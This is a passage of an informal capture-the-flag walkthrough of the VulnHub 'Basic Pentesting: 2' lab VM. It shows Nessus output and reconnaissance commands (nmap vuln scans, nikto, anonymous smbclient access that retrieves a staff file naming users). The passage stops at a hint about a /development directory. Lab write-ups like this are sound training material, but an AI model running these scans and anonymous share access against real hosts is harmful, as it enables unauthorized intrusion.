Basic Pentesting: 2 Walkthrough

Here's Babatunde another easy VulnHub VM.

I had already completed the first entry in the Basic Pentesting series .


DESCRIPTION

This is a boot2root VM and is a continuation of the Basic Pentesting series. This series is designed to help newcomers to penetration testing develop pentesting skills and have fun exploring part of the offensive side of security. VirtualBox is the recommended platform for this challenge (though it should also work with VMware -- however, I haven't tested that).


This VM is a moderate step up in difficulty from the first entry in this series. If you've solved the first entry and have tried a few other beginner-oriented challenges, this VM should be a good next step. Once again, this challenge contains multiple initial exploitation vectors and privilege escalation vulnerabilities. Your goal is to remotely attack the VM, gain root privileges, and read the flag located at /root/flag.txt. Once you've finished, try to find other vectors you might have missed

Let's start with scanning

At this moment detect your target Ip actually fine time with Ip advancer scanner port gest run machine and start scan to detect it.





I FOUND MY VICTIM WITH ALL PORT OPEN CATCH ALSO SOME GATE LOOK IT BLEOW





So it is easy at this first moment SSH open , SAMBA share open , anonymous enable hahaha

Also apache not update




Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Other Bookmarks
cans
Settings
admin
tty2
Back to My Scans
Configure
Audit Trail
Launch
Report
Export
Hosts 1
Vulnerabilities 28
Remediations 1
Notes 3
VPR Top Threats
History 1
Filter
Search Hosts
1 Host
Host
Vulnerabilities
192.168.1.143
3
11
5
51
Scan Details
Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 9:07 AM
End: Today at 9:26 AM
Elapsed: 19 minutes
Vulnerabilities
Critical
High
Medium
Low
Info


tty2
Back to My Scans
Configure
Audit Trail
Launch
Report
Export
Hosts 1
Vulnerabilities 28
Remediations 1
Notes 3
VPR Top Threats
History 1
Filter
Search Vulnerabilities
28 Vulnerabilities
Sev
Score
Name
Family
Count
MIXED ... Apache Tomcat (Multiple Issues) Web Servers 18
MIXED ... Microsoft Windows (Multiple Issues) Windows 2
MEDIUM 5.3 SMB Signing not required Misc. 1
INFO ... SMB (Multiple Issues) Windows 9
INFO ... HTTP (Multiple Issues) Web Servers 5
INFO ... Apache HTTP Server (Multiple Issues) Web Servers 2
INFO ... SSH (Multiple Issues) General 2
INFO ... SSH (Multiple Issues) Misc. 2
INFO ... SSH (Multiple Issues) Service detection 2
INFO ... Web Server (Multiple Issues) Web Servers 2
INFO Nessus SYN scanner Port scanners 6
INFO Service Detection Service detection 3
INFO AJP Connector Detection Service detection 1
INFO Backported Security Patch Detection (WWW) General 1
INFO Common Platform Enumeration (CPE) General 1
INFO Device Type General 1
INFO Microsoft Windows SAM user enumeration Windows : User management 1
INFO Microsoft Windows SMB : Obtains the Password Policy Windows : User management 1
Scan Details
Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 9:07 AM
End: Today at 9:26 AM
Elapsed: 19 minutes
Vulnerabilities
Critical
High
Medium
Low
Info



Interesting Services


We have SSH, HTTP, Samba, Apache Tomcat, and Apache Jserv exposed.

Lets go ahead with Nmap scan


NMAP Scan

Nmap 192.168.1.143

nmap -sV -A 192.168.1.143 (Service version scan)



nmap -sV -A --script vuln 192.168.1.143 (Vulnerability scanning)




Nikto scanning

nikto -h http://192.168.1.143

Found /development directory

Enumeration

smbclient -L 192.168.1.143




smbclient //192.168.1.143 /Anonymous

ls

get staff.txt (Download staff.txt file)


actually, Babatunde I get this file at the first time when I scan by other way from samba share

so here I trying to try other trick to touch my info.




cat staff.txt


**Found two user i.e., jan and kay



Open http://192.168.1.143/ in browser





Check view source. There is some hint in comment to check our dev note section. In scanning we found /development dir.

